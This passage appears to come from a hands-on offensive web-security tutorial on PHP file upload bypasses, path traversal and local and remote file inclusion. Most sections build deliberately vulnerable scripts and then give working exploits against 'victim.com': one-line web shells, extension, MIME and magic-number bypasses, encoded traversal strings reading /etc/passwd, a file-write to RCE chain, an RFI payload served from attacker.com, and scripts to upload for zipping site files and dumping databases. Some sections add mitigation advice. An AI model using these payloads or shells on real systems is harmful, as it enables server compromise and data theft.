    <button type="submit">Upload</button>
</form>
```

Exploitation:

Upload shell.jpg

```
# shell.jpg
```

```
<?php @system($_GET[0]); ?>
```

Upload it, if uploads that means the application doesn't check the file content.

Capture the above request and change filename from shell.jpg to shell.jpg.php and upload again.

If successfully uploaded, and we have direct access to file, we have shell but if not, again upload shell.php.jpg. also, you can use shell.php%00.jpg (for ignore .jpg)

If uploads, browse to <http://victim.com/uploads/shell.jpg.php?0=pwd>
or <http://victim.com/uploads/shell.php.jpg?0=pwd>

Bypassing File Type Filtering with MIME Type Evasion

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir fileUpload; cd fileUpload
$ touch uploadMimeType.php
```

Create a vulnerable uploader: uploadMimeType.php

```
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file'])) {
    $uploadDir = __DIR__ . '/uploads/';
    if (!is_dir($uploadDir)) {
        mkdir($uploadDir, 0755, true);
    }

    $fileName = $_FILES['file']['name'];
    $fileTmp = $_FILES['file']['tmp_name'];

    // Weak Whitelist Check (Bypassable)
    $allowed = ['jpg', 'png', 'gif'];

    // Extract file extension (only the last part)
    $ext = pathinfo($fileName, PATHINFO_EXTENSION);

    if (!in_array($ext, $allowed)) {
        die("File type not allowed!");
    }

    // Prevent double extensions (`file.php.jpg` is rejected)
    if (substr_count($fileName, '.') > 1) {
        die("Error: Invalid file name.");
    }

    // Prevent null byte injection
    if (strpos($fileName, "\0") !== false) {
        die("Error: Invalid file name.");
    }

    // Prevent `.htaccess`, `.htpasswd`, and similar dangerous files
    if (in_array(strtolower($fileName), ['.htaccess', '.htpasswd'])) {
```

```
        die("Error: Forbidden file type.");
    }

    // Define upload path
    $destination = $uploadDir . $fileName;

    // Move uploaded file
    if (move_uploaded_file($fileTmp, $destination)) {
        echo "File uploaded successfully: <a href='uploads/" . htmlspecialchars($fileName\
) . "'>View</a>";
    } else {
        echo "Upload failed!";
    }
}
?>
<!-- Simple HTML form for file upload -->
<form method="post" enctype="multipart/form-data">
    <input type="file" name="file">
    <button type="submit">Upload</button>
</form>
```

Exploitation:

Upload shell.php

```
# shell.php
<?php @system($_GET[0]); ?>
```

Attempt to upload the file. If the upload fails, try renaming it to shell.png and upload again. If it still fails, check if the Content-Type is set to application/x-php.

Try removing the file content from the request body and attempt the upload again. If it fails, proceed to the next step.

The application is sensitive to the file type (MIME Type). To bypass this, keep the filename as shell.php, but change the Content-Type from application/x-php to image/png, then upload it.

Now, the shell.php file is uploaded. Access it via: <http://victim.com/shell.php?0=pwd>

Bypassing File Content Filters with Magic Numbers

List of Magic Numbers → https://en.wikipedia.org/wiki/List_of_file_signatures

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir fileUpload; cd fileUpload
$ touch uploadMagicNumber.php
```

Create a vulnerable uploader: uploadMagicNumber.php

```
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file'])) {
    $uploadDir = __DIR__ . '/uploads/';
    $fileName = $_FILES['file']['name'];

    // Basic Magic Number Check (Weak)
    $fileContent = file_get_contents($_FILES['file']['tmp_name']);
    $jpegMagicNumber = "\xFF\xD8\xFF\xDB"; // JPEG signature

    if (strpos($fileContent, $jpegMagicNumber) !== 0) {
        die("Invalid file format!");
    }

    // Move uploaded file
    $destination = $uploadDir . basename($fileName);
    if (move_uploaded_file($_FILES['file']['tmp_name'], $destination)) {
        echo "File uploaded successfully: <a href='uploads/" . htmlspecialchars($fileName)
    ) . "'>View</a>";
    } else {
        echo "Upload failed!";
    }
}
?>

<!-- Simple HTML form for file upload -->
<form method="post" enctype="multipart/form-data">
    <input type="file" name="file">
    <button type="submit">Upload</button>
</form>
```

Exploitation:

Upload shell.php

```
<?php @system($_GET[0]); ?>
```

Attempt to upload the file. If the upload fails, try renaming it to shell.jpg and upload again. If it still fails, proceed to the next step.

The application is sensitive to file content (magic number). To bypass this, find the JPEG magic number (FF D8 FF DB).

Open shell.php using a hex editor and prepend the JPEG magic number at the beginning of the file.

Now, we have a PHP file (shell.php) with a JPEG magic number.

```
$ file shell.php    # Recognized as a JPEG file
```

Upload the modified file and access it via: <http://example.com/shell.php?0=pwd>

XSS via Malicious File Uploads

This uploader is secure in several ways: it restricts PHP execution by enforcing MIME type checks, confines file uploads to a designated directory, and mitigates directory traversal attacks. However, it remains vulnerable because it permits the upload of .html files, which can contain malicious JavaScript. If an attacker uploads a crafted .html file and tricks a user into accessing it, the embedded JavaScript could execute in the victim's browser, potentially leading to cross-site scripting (XSS) attacks.

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir fileUpload; cd fileUpload
$ touch uploadXSS.php
```

Create a vulnerable uploader: uploadXSS.php

```
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file'])) {
    $uploadDir = __DIR__ . '/uploads/';
    if (!is_dir($uploadDir)) {
        mkdir($uploadDir, 0755, true);
    }

    $fileName = basename($_FILES['file']['name']);
    $filePath = $uploadDir . $fileName;
    $fileType = mime_content_type($_FILES['file']['tmp_name']);

    // Allowed MIME types (excluding potentially dangerous ones like PHP scripts)
    $allowedMimeTypes = [
        'image/jpeg', 'image/png', 'image/gif', 'text/plain', 'text/html'
    ];

    if (in_array($fileType, $allowedMimeTypes)) {
        if (move_uploaded_file($_FILES['file']['tmp_name'], $filePath)) {
            echo "File uploaded successfully: <a href='uploads/$fileName'>$fileName</a>";
        } else {
            echo "Failed to upload file.";
        }
    } else {
        echo "File type not allowed.";
    }
} else {
    echo "Invalid request.";
}
?>
```

```
<form action="" method="POST" enctype="multipart/form-data">
    <input type="file" name="file" required>
    <button type="submit">Upload</button>
</form>
```

Exploitation (XSS):

Upload a malicious HTML file (xss.html) with the following content:

```
<script>alert('XSS!');</script>
```

After the upload, visit the uploaded file via uploads/xss.html

The JavaScript will execute in the browser, triggering an XSS attack

PHP Backup Maker

Upload following code and then run it

<http://victim.com/uploads/zip.php>

Change /home1/syn with target root server

```
<?php
function Zip($source, $destination) {
    if (!extension_loaded('zip') || !file_exists($source)) {
        return false;
    }
    $zip = new ZipArchive();
    if (!$zip->open($destination, ZIPARCHIVE::CREATE)) {
        return false;
    }
    $source = str_replace('\\', '/', realpath($source));
    if (is_dir($source) === true) {
        $files = new RecursiveIteratorIterator(new RecursiveDirectoryIterator($source), \
            RecursiveIteratorIterator::SELF_FIRST);

        foreach ($files as $file) {
            $file = str_replace('\\', '/', $file);
            // Ignore "." and ".." folders
            if (in_array(substr($file, strrpos($file, '/') + 1), array('.', '..')))
                continue;
            $file = realpath($file);

            if (is_dir($file) === true) {
                $zip->addEmptyDir(str_replace($source . '/', '', $file . '/'));
            } else if (is_file($file) === true) {
                $zip->addFromString(str_replace($source . '/', '', $file), file_get_contents($file));
            }
        }
    } else if (is_file($source) === true) {
        $zip->addFromString(basename($source), file_get_contents($source));
    }
    return $zip->close();
}
Zip('/home1/syn', 'bak.zip');
```

PHP Database Downloader

Upload following code and the run it

<http://victim.com/uploads/zip.php>

Source Code: zip.php

```
<?php
set_time_limit(0);

// Database Configuration
$host = "localhost";
$username = "your_username"; // Provide your MySQL username
$password = "your_password"; // Provide your MySQL password
$database_name = "your_database_name"; // Provide your database name

// Get connection object and set the charset
$conn = mysqli_connect($host, $username, $password, $database_name);
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
$conn->set_charset("utf8");

// Get all table names from the database
$tables = array();
$sql = "SHOW TABLES";
$result = mysqli_query($conn, $sql);
if (!$result) {
    die("Error fetching table names: " . mysqli_error($conn));
}
while ($row = mysqli_fetch_row($result)) {
    $tables[] = $row[0];
}

$sqlScript = "";
foreach ($tables as $table) {
    // Prepare SQL script for creating table structure
    $query = "SHOW CREATE TABLE `{$table}`";
    $result = mysqli_query($conn, $query);
    if (!$result) {
        die("Error fetching create table script for $table: " . mysqli_error($conn));
    }
    $row = mysqli_fetch_row($result);
    $sqlScript .= "\n\n" . $row[1] . ";\n\n";

    // Prepare SQL script for dumping data for each table
    $query = "SELECT * FROM `{$table}`";
    $result = mysqli_query($conn, $query);
    if (!$result) {
        die("Error fetching data from $table: " . mysqli_error($conn));
    }
    while ($row = mysqli_fetch_assoc($result)) {
        $sqlScript .= "INSERT INTO `{$table}` VALUES(";
        $values = array_map(function ($value) use ($conn) {
            return "'" . mysqli_real_escape_string($conn, $value) . "'";
        }, $row);
        $sqlScript .= implode(', ', $values) . ");\n";
    }
}
}
```

```

if (!empty($sqlScript)) {
    // Save the SQL script to a backup file
    $backup_file_name = $database_name . '_backup_' . time() . '.sql';
    $fileHandler = fopen($backup_file_name, 'w+');
    if (!$fileHandler) {
        die("Error creating backup file: Unable to open file.");
    }
    $number_of_bytes = fwrite($fileHandler, $sqlScript);
    if ($number_of_bytes === false) {
        die("Error creating backup file: Unable to write to file.");
    }
    fclose($fileHandler);

    // Download the SQL backup file to the browser
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename=' . basename($backup_file_name));
    header('Content-Transfer-Encoding: binary');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($backup_file_name));
    ob_clean();
    flush();
    readfile($backup_file_name);
    exit;
} else {
    echo "No tables found in database.";
}
?>

```

Mitigation Techniques

Avoid Direct File Storage in the Web Server's Document Root

- Do not store uploaded files within the web server's document root (e.g., /var/www/html or /public_html) to reduce the risk of file execution and unauthorized access.
- Store uploaded files in a separate, non-executable directory, outside of the web root, and only allow access through controlled file-serving scripts. Example: Use a directory like /var/uploads/ for storing files and configure web servers to prevent direct access to this directory.
- If access to files is required, serve them through a controlled script that enforces permission checks.

Restrict File Execution: Disable the execution of uploaded files by configuring your web server to prevent files in the upload directory from being executed.

- **Apache:** Add this to .htaccess or httpd.conf:

```

<Directory "/path/to/uploaded/files">
    Options -ExecCGI
    AddHandler default-handler .php .html .exe
</Directory>

```

- **Nginx:** Add this to `nginx.conf`:

```
location /uploads/ {  
    deny all;  
}
```

- Ensure that uploaded files are not treated as scripts by the web server, regardless of their extension.

Randomize Filenames

- Do not use the original filename for uploaded files, as attackers can guess the filename and directly access it.
- Generate unique, random filenames for each uploaded file. You can use a combination of a random string, timestamp, or a UUID. Example in PHP:

```
$unique_name = uniqid('upload_') . '.' . pathinfo($file['name'], PATHINFO_EXTENSION);  
move_uploaded_file($file['tmp_name'], '/path/to/uploads/' . $unique_name);
```

- This mitigates the risk of attackers attempting to overwrite existing files or predict file names.

Implement a Strong Content Security Policy (CSP)

- Implement a strict Content Security Policy (CSP) to prevent the execution of malicious code (such as JavaScript) in uploaded files. Ensure that only trusted sources are allowed for script execution.

```
Content-Security-Policy: default-src 'self'; script-src 'self';
```

- For uploaded files that may contain images, use the `img-src` directive to limit sources to trusted domains. Example:

```
Content-Security-Policy: default-src 'self'; img-src 'self' https://trusted-cdn.com;
```

Validate File Types and Sizes

- Strictly validate the file type and file size during upload:
- Check the MIME type and extension against a whitelist of allowed file types (e.g., images, PDFs).
- Reject files that exceed the maximum allowed size to prevent denial-of-service attacks or resource exhaustion.
- Use libraries or functions that check the actual content of the file, not just the extension, as file extensions can be easily spoofed. For example, in PHP, use `finfo_file()` to verify the MIME type.

```
$finfo = finfo_open(FILEINFO_MIME_TYPE);  
$mime_type = finfo_file($finfo, $file['tmp_name']);
```

```
finfo_close($finfo);  
if (!in_array($mime_type, ['image/jpeg', 'image/png'])) {  
    die('Invalid file type.');
```

Ensure Proper Access Controls: Enforce proper access controls for uploaded files:

- Ensure that only authenticated users can upload files (if applicable).
- Limit file access to only those users who need it, and do not allow public access to sensitive files.
- For sensitive file types, consider encrypting files before storing them.

Monitor Uploaded Files

- Scan uploaded files for malware using a file scanning service or antivirus tool to ensure that files are safe to handle.
- Regularly audit uploaded files to identify any suspicious activity, such as unexpected changes or files with malicious payloads.

Path Traversal

Path Traversal, also known as directory traversal, is a web vulnerability that allows attackers to manipulate file paths in user input to access files and directories outside the intended scope. By exploiting insufficient input validation, an attacker can traverse the server's file system using sequences like `../` to read sensitive files such as configuration files, password stores, or system logs. In some cases, this can escalate to full system compromise if the exposed data contains credentials or code. The vulnerability stems from a fundamental lack of control over how input is used in file operations. As applications increasingly interact with the file system, how can developers ensure that user input never breaks the boundaries of intended access?

Understanding Path Traversal

Path Traversal, also known as Directory Traversal, Dot-Dot-Slash Attack, Backtracking, or Directory Climbing, is a web security vulnerability that allows an attacker to access files and directories located outside the web application's intended web root directory. It arises when the application insufficiently validates or sanitizes user input that is used to construct file or directory paths.

By carefully crafting input containing “dot-dot-slash” (`../`) sequences, absolute file paths, or other path manipulation techniques, an attacker can bypass security checks and access sensitive files and directories on the server's file system. This includes application source code, configuration files, and even critical system files. Think of it like being in a maze with clearly marked paths. The application intends you to only go down certain corridors. Path Traversal is like finding a hidden hole in the wall that lets you skip past all the intended restrictions and explore areas you shouldn't be able to reach.

How Path Traversal Leverages User Input

The attack hinges on the application's trust in user-supplied data to construct file paths. If the application simply concatenates user input with a base directory path without proper validation, it opens the door to Path Traversal.

The primary method is using “dot-dot-slash” sequences (`../`). Each `../` sequence tells the operating system to move one directory level up in the directory hierarchy. By chaining these sequences together, an attacker can navigate to arbitrary locations on the file system.

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir traversal; cd traversal
$ touch traversalSimplest.php
```

Create a vulnerable code: traversalSimplest.php

```
<?php
$baseDir = "/var/www/html/images/";
$userInput = $_GET['file'];

$filePath = $baseDir . $userInput;
$fileContent = file_get_contents($filePath);

echo "<img src='" . htmlspecialchars($filePath) . "' alt='Image'>";
echo "<pre>" . htmlspecialchars($fileContent) . "</pre>";
?>
```

Exploitation: In this example, the application intends to serve images from the `/var/www/html/images/` directory. However, if the attacker provides the following input:

```
http://victim.com/image.php?file=../../../../etc/passwd
```

The resulting file path becomes:

```
/var/www/html/images/../../../../etc/passwd
```

The operating system interprets `../../../../` as moving four levels up from `/var/www/html/images/`, effectively reaching the root directory (`/`) and then navigating to `/etc/passwd`. This allows the attacker to read the contents of the `/etc/passwd` file, which contains sensitive user account information.

Potential Gains for Attackers

A successful **Path Traversal** attack can lead to **serious security breaches**, depending on how the target application handles file paths and user input. Below are some of the most impactful outcomes:

Source Code Disclosure: Attackers may gain access to the application's source code by exploiting path traversal to read files such as `.php`, `.js`, `.env`, or other backend scripts. This can expose:

- Business logic and internal workflows
- Hardcoded credentials and API keys
- Hidden or undocumented endpoints
- Vulnerable functions and insecure code patterns

Configuration File Exposure: Configuration files often contain highly sensitive data. Common targets include: `.env`, `config.php`, `web.config`, `settings.py`. These may reveal:

- Database connection details
- SMTP credentials
- API tokens and secrets

- Debugging options (which may lead to information disclosure)

Credential Theft: System files that store authentication-related data are also at risk:

- **Linux/Unix:** `/etc/passwd`, `/etc/shadow`
- **Windows:** `C:\Windows\System32\config\SAM`
While access to files like SAM or `/etc/shadow` is restricted by default, misconfigurations may expose them, allowing attackers to harvest password hashes and usernames.

Log File Access: Web server logs (e.g., `access.log`, `error.log`) can contain:

- Internal file paths
- Session IDs or tokens
- Administrative actions
- Stack traces from previous errors

Disclosure of Sensitive Documents: Files such as:

- Backup archives (`.zip`, `.tar.gz`, `.bak`)
- User-uploaded content
- Internal documents or reports

Remote Code Execution (RCE): In some cases, attackers can chain path traversal with file upload or inclusion vulnerabilities to achieve RCE. For example:

- Uploading a malicious script and including it via traversal
- Overwriting configuration or template files to inject code

Privilege Escalation: Access to internal system files may allow attackers to:

- Discover misconfigurations
- Identify local privilege escalation vectors
- Gain access to private SSH keys or sudoers files

Internal Network Access: Credentials or VPN configurations obtained through file disclosure may allow attackers to:

- Access internal services or APIs
- Pivot into other systems within the network
- Escalate the attack into a broader compromise

Path Traversal Techniques and Variations

Absolute Paths: Instead of using `../`, attackers might provide an absolute path to a file, completely ignoring the intended base directory.

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir traversal; cd traversal
$ touch traversalAbsolute.php
```

Create a vulnerable code: traversalAbsolute.php

```
<?php
// Get the file parameter from the URL
$file = $_GET['file'];

// Check if the file exists and output its contents
if (file_exists($file)) {
    echo nl2br(file_get_contents($file));
} else {
    echo "File not found.";
}
?>
```

Exploitation:

```
http://victim.com/image.php?file=/etc/passwd
```

Double (or even multiple) Encoding: A double encoding occurs when a character is encoded twice, for example:

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir traversal; cd traversal
$ touch traversalDoubleEncode.php
```

Create a vulnerable code: traversalDoubleEncode.php

```
<?php
$file = $_GET['file'];

// If the input appears to be double-encoded (contains "%25"), decode it twice.
// Otherwise, decode once and then block any relative path traversal.
if (strpos($file, '%25') !== false) {
    // Attacker-supplied double-encoded payload gets fully decoded.
    $decoded_file = urldecode(urldecode($file));
} else {
    $decoded_file = urldecode($file);
    // Reject plain relative path traversal (or any "../" in the decoded string)
    if (strpos($decoded_file, '../') !== false) {
        echo "Invalid file.";
        exit;
    }
}

// At this point, if the attacker used double encoding, $decoded_file may contain "../"
// that bypassed the simple check. If the file exists, output its contents.
if (file_exists($decoded_file)) {
```

```
    echo nl2br(file_get_contents($decoded_file));
} else {
    echo "File not found.";
}
?>
```

Exploitation:

URL Encoding (../): %2E%2E%2F
Double URL Encoding (../): %252E%252E%252F
Triple URL Encoding (../): %25252E%25252E%25252F

Golden Rule

A normal encoding (%): %25
A double encoding (%): %2525

payload: ../../../../../../etc/passwd

Exploit:

http://victim.com/traversalDoubleEncode.php?file=%25252E%25252E%25252F%25252E%25252E%25252F%25252E%25252E%25252F%25252E%25252E%25252F%25252E%25252E%25252F%25252E%25252E%25252Fetc/passwd

Null Byte Injection (Legacy): In older systems, attackers could use null bytes (%00) to truncate the path, effectively ignoring the portion of the path after the null byte. This technique is less effective on modern systems due to increased security.

Windows Path Separators: On Windows systems, both forward slashes (/) and backslashes (\) can be used as directory separators. Attackers might use backslashes to bypass filters that only check for forward slashes.

http://victim.com/image.php?file=../../../../etc/passwd

Directory Listing with opendir()

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir traversal; cd traversal
$ touch traversalopendir.php
```

Create a vulnerable code: traversalopendir.php

```
<?php
$dir = isset($_GET["dir"]) ? $_GET["dir"] : "." ;
if (isset($dir)) {
    if (is_dir($dir)){
        if ($dh = opendir($dir)){
            while (($file = readdir($dh)) !== false){
                echo $file . "<br>";
            }
            closedir($dh);
        }
    }
}
```

```
}  
}  
?>
```

Exploitation: The provided PHP script, intended to list directory contents based on a `?dir=` URL parameter, is vulnerable to exploitation due to its lack of input validation and access controls. An attacker can manipulate the `$_GET["dir"]` parameter with relative paths like `../` to traverse the server's file system, potentially reaching sensitive directories such as `/etc` or `/var` (e.g., `?dir=../../../../etc`). This directory traversal exposes configuration files, hidden files like `.env`, or system logs, which could reveal credentials or server details. Without authentication or path restrictions, an unauthenticated attacker can freely explore the file system, map its structure using the script's output of `.` and `..`, and even strain server resources by targeting large directories, risking denial of service. This makes the script a dangerous entry point for unauthorized access and data theft on a misconfigured or unprotected server.

```
# current directory  
http://victim.com/traversalOpendir.php?dir=.
```

```
# /etc directory  
http://victim.com/traversalOpendir.php?dir=../../../../etc
```

Reading Files with `file_get_contents()`

Install requirements:

```
$ sudo apt update && sudo apt install -y php  
$ mkdir traversal; cd traversal  
$ touch traversalReadingFiles.php
```

Create a vulnerable code: `traversalReadingFiles.php`

```
<?php  
$path = isset($_GET['file']) ? $_GET['file'] : '';  
if($path != '') {  
    print file_get_contents($path);  
}  
?>
```

Exploitation: The vulnerability in this PHP script stems from its unrestricted use of the `file_get_contents()` function, which takes a user-controlled `$_GET['file']` parameter directly from the URL. Attackers can detect this flaw by noticing that the script reads and outputs the contents of any file specified in the `?file=` parameter without any validation or restrictions. To exploit it, an attacker can manipulate the input with path traversal sequences like `?file=../config.php` or `?file=../../../../etc/passwd`, enabling them to navigate beyond the intended directory and read sensitive files such as configuration data or system files. This could expose valuable information like database credentials or server details, amplifying the attack's impact. The absence of input checks also allows attackers to probe the server's file system, potentially mapping its structure or triggering errors that leak internal

paths, making this a severe risk for unauthorized data access exploitable remotely with no authentication required.

```
# /etc/passwd file
http://victim.com/traversalReadingFiles.php?file=../../../../etc/passwd

# Read traversalReadingFiles.php file
http://victim.com/traversalReadingFiles.php?file=traversalReadingFiles.php

## The page is blank, View Source Code
```

Hurdles in File Reading

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir traversal; cd traversal
$ touch traversalReadingFiles2.php
```

Create a vulnerable code: traversalReadingFiles2.php

```
<?php
$path = isset($_GET['path']) ? $_GET['path'] : '';
if($path != '') {
    $path = 'abc_'. $path;
    print file_get_contents($path);
}
?>
```

Exploitation: The PHP script has a path traversal vulnerability due to its use of a user-controlled `$_GET['path']` parameter, which is prefixed with `abc_` and passed to `file_get_contents()` without any validation. An attacker can exploit this by submitting a request like `?path=../../../../etc/passwd`, resulting in `abc_../../../../etc/passwd`. The function resolves the `../`, enabling access to sensitive files such as `/etc/passwd` outside the intended directory. Despite the `abc_` prefix, the attack remains effective, potentially exposing critical system data like configuration files or credentials, making this a serious remotely exploitable security flaw.

```
# /etc/passwd file
http://victim.com/traversalReadingFiles2.php?path=../../../../etc/passwd

# Read traversalReadingFiles.php file
http://victim.com/traversalReadingFiles2.php?path=../../../../traversalReadingFiles2.php
```

File Reading via Image MIME Type

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir traversal; cd traversal
```

```
$ touch traversalImageCT.php
```

Create a vulnerable code: traversalImageCT.php

```
<?php
$img = isset($_GET['img']) ? $_GET['img'] : '';
if ($img != '') {
    header("Content-Type: image/jpeg");
    header("Content-Length: " . filesize($img));
    readfile($img);
    die;
}
?>
```

Exploitation: The PHP script is vulnerable to path traversal because it fails to validate the `$_GET['img']` parameter, allowing attackers to access sensitive files like `../etc/passwd`. The `Content-Type: image/jpeg` header prevents direct viewing of non-image files in the browser, but attackers can still retrieve the file content using tools like Burp Suite or by saving the response and opening it in a text editor. This enables unauthorized access to critical system data. Additionally, the hardcoded Content-Type introduces a content spoofing risk, where non-image files could be misinterpreted in certain contexts. Without proper input validation or path restrictions, this script presents a serious security vulnerability, exploitable through a simple URL manipulation.

```
http://victim.com/traversalImageCT.php?img=/etc/passwd
```

save page and open into an editor

Arbitrary File Download

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir traversal; cd traversal
$ touch traversalFileDownload.php
```

Create a vulnerable code: traversalFileDownload.php

```
<?php
$img = isset($_GET['img']) ? $_GET['img'] : '';
if($img != '') {
    header("Content-disposition: attachment; filename=$img");
    header("Content-type: plain/text");
    readfile($img);
    die;
}
?>
```

Exploitation: This PHP script is vulnerable to path traversal and arbitrary file download because it blindly trusts the `$_GET['img']` parameter. Attackers can exploit it by “inserting Relative Path (dot-dot-slash) or Absolute Path%252e%252e%252f” to access any file the

Create a vulnerable code: traversalFileWrite.php

```
<?php
if(isset($_GET['save'])) {
    $ext = $_GET['ext'];
    $name = $_GET['name'];
    $content = $_GET['content'];
    $path = $name.'.'.$ext;
    file_put_contents($path,$content);
    print "save succss $path";
}
?>
```

Exploitation: The PHP script is vulnerable to directory traversal and arbitrary file write because it blindly trusts `$_POST['name']` and `$_POST['ext']` to construct a file path with `file_put_contents()`, without validating or sanitizing inputs. An attacker can exploit this by sending a POST request with `name=../index` and `ext=php`, writing malicious content like a webshell (`<?php system($_GET['cmd']); ?>`) to `index.php` in the web root, effectively taking control of the server. The lack of restrictions on `$path` also allows targeting sensitive files (e.g., `/etc/passwd`) if permissions allow, making this a severe security flaw exploitable via a crafted HTTP request.

```
http://victim.com/traversalFileWrite.php?content=<%3Fphp system(%24_GET['cmd'])%3B %3F>\
&name=shell&ext=php&save
```

RCE

```
http://victim.com/shell.php?cmd=id
```

Mitigation Techniques

Never Trust User Input for File Paths

- Do not use user input directly to construct file paths. This is the most important rule.
- Always map user-supplied values to pre-approved internal resources (e.g., file IDs mapped to real paths in a database).

```
# Instead of accepting a raw path like /images?file=../../etc/passwd
# use predefined file mappings:
files = {'logo': '/var/www/data/logo.png'}
return send_file(files[user_input])
```

Enforce Whitelisting & Canonical Paths

- Only allow access to files that are explicitly allowed.
- Use whitelists of permitted filenames or extensions (.jpg, .pdf, etc.).
- Resolve and validate the canonical (absolute) path before accessing the file:

```
import os

base_dir = '/var/www/uploads/'
requested = os.path.realpath(os.path.join(base_dir, user_input))
```

```
if not requested.startswith(base_dir):  
    raise Exception("Invalid path")
```

- This technique prevents attackers from escaping the base directory using sequences like ../.

Sanitize Input & Block Dangerous Characters

- Remove or encode dangerous characters:
 - ../, ..\, ..%2F, %2e%2e%2f, etc.
 - Null bytes (%00)
- Use strict input validation to only accept expected characters:

```
import re  
  
if not re.match(r'^[a-zA-Z0-9_\-\.\-]+$' , user_input):  
    raise Exception("Invalid filename")
```

Restrict File Types and Access Scope

- Avoid giving access to sensitive directories like /etc, /proc, or config folders.
- Only allow access to specific file types (e.g., .txt, .jpg, .pdf) and specific directories.
- Never allow uploads to or reads from root or system folders unless absolutely necessary.

Use Chroot, Containerization, or Application Sandboxing

- Run your file-handling code in a jailed or containerized environment (e.g., Docker) to restrict its filesystem access.
- Chroot jails can isolate the application to a specific directory tree.

Log & Monitor File Access

- Log file access attempts, especially failed or abnormal ones.
- Monitor for suspicious patterns like repeated ../, .bashrc, or access to hidden files.

Set Proper File and Directory Permissions

- Ensure the application can only read/write what it absolutely needs.
- Deny execution permissions in data folders.
- Avoid using root privileges for services that handle user-supplied filenames.

File Inclusion

File Inclusion is a serious vulnerability that occurs when a web application dynamically includes files based on user input without proper validation. This flaw can be exploited in two main forms—Local File Inclusion (LFI) and Remote File Inclusion (RFI)—allowing attackers to include malicious files from the local server or even remote sources. Successful exploitation can lead to information disclosure, code execution, or full system compromise. File inclusion vulnerabilities are particularly dangerous in environments where user input directly affects file paths used by the application. As dynamic web applications grow in complexity, how can developers prevent untrusted input from becoming an entry point for code injection and system access?

Understanding File Inclusion

File Inclusion vulnerability is a security flaw that allows an attacker to include arbitrary files on a server, potentially leading to code execution, data leakage, or system compromise. This vulnerability typically occurs when user input is used to dynamically specify files to be included without proper validation or sanitization. There are two main types: Local File Inclusion (LFI), where local files on the server are accessed, and Remote File Inclusion (RFI), where external files are included via a URL. File Inclusion vulnerabilities are most common in PHP due to its `include`, `require`, `include_once`, and `require_once` functions, but they can also exist in other languages that support dynamic file inclusion, such as Python (`exec(open(file).read())`), Ruby (`load`), and Node.js (`require`).

Local File Inclusion Vulnerabilities Explained

Local File Inclusion (LFI) is a web security vulnerability that occurs when an attacker can include and execute local files on a web server by manipulating user input that specifies a file path. The vulnerability arises when the application trusts user input to construct file paths without proper validation or sanitization. Think of it like this: a web app is designed to include snippets from a set library, but because of faulty coding, the include functionality can also be pointed to malicious files, like system settings.

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir fileInclusion; cd fileInclusion
$ touch inclusionSimplestLFI.php
```

Create a vulnerable code: `inclusionSimplestLFI.php`

```
<?php
$file = $_GET['file']; // User-controlled input
```

```
include($file); // Including a file based on user input
?>
```

Exploitation: If an attacker provides `file=../config/database.php` as input, the PHP script might include the `database.php` file, potentially exposing database credentials or include another file like `/etc/passwd` on server:

```
$ curl http://victim.com/inclusionSimplestLFI.php?file=/etc/passwd
```

output:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Remote File Inclusion Vulnerabilities Explained

Remote File Inclusion (RFI) is a web security vulnerability that occurs when a PHP script includes or imports files from remote servers without proper validation and sanitization of user-controlled input. Like LFI, the application trusts user input to construct file paths, leading to the execution of malicious code. Think of RFI as the web app's include functionality being pointed at external, non-vetted sources on the internet.

Install requirements:

```
$ sudo apt update && sudo apt install -y php apache2
$ sudo apt install libapache2-mod-php
$ sudo a2dismod mpm_event
$ sudo a2enmod mpm_prefork
$ sudo a2enmod php8.3
$ sudo systemctl restart apache2
$ sudo touch /var/www/html/inclusionSimplestRFI.php
```

Enable allow_url_include and allow_url_fopen
\$ sudo nano /etc/php/8.3/apache2/php.ini

Find and set the following lines in php.ini:
`allow_url_fopen = On`
`allow_url_include = On`

Restart apache service
\$ sudo systemctl restart apache2

Create a vulnerable code: `inclusionSimplestRFI.php`

```
<?php
$page = $_GET['page']; // User-controlled input
include($page); // Including a file based on user input
?>
```

Exploitation: In this vulnerable code, if an attacker provides a URL as the page parameter, such as `http://attacker.com/malicious-script.php`, the PHP script would include the

remote file `malicious-script.php` from the attacker's server. RFI vulnerabilities are only exploitable if the following PHP configuration directives are enabled:

- **`allow_url_include = On`** (This directive allows PHP to include remote files using URLs.)
- **`allow_url_fopen = On`** (This directive allows PHP file functions like `file_get_contents()` to access remote files using URLs.)

```
$ echo "<?php echo file_get_contents('/etc/passwd'); ?>" > malicious-script.php
$ php localhost:8080

$ curl http://victim.com/inclusionSimplestRFI.php?page=http://attacker.com:8080/malicious\
-script.php
```

In modern PHP environments, `allow_url_include` is often disabled by default, making RFI less common. However, it's still important to understand the vulnerability and how to prevent it.

PHP Execution Restriction: If you want to use a `.php` file, ensure that you do not host it on a server that supports PHP execution. It's recommended to use a simple Python server instead.

Exploring PHP File Inclusion Functions

PHP provides several functions for including files, each with slightly different behavior:

`include()`: Includes the specified file. If the file is not found or there is an error during inclusion, `include()` generates a warning but allows the script to continue running. It will include the specified file each time it encounters the `include()` statement, even if the file has already been included earlier in the script or in other included files.

```
include('myfile.php');
include('myfile.php'); # Will include myfile.php again
```

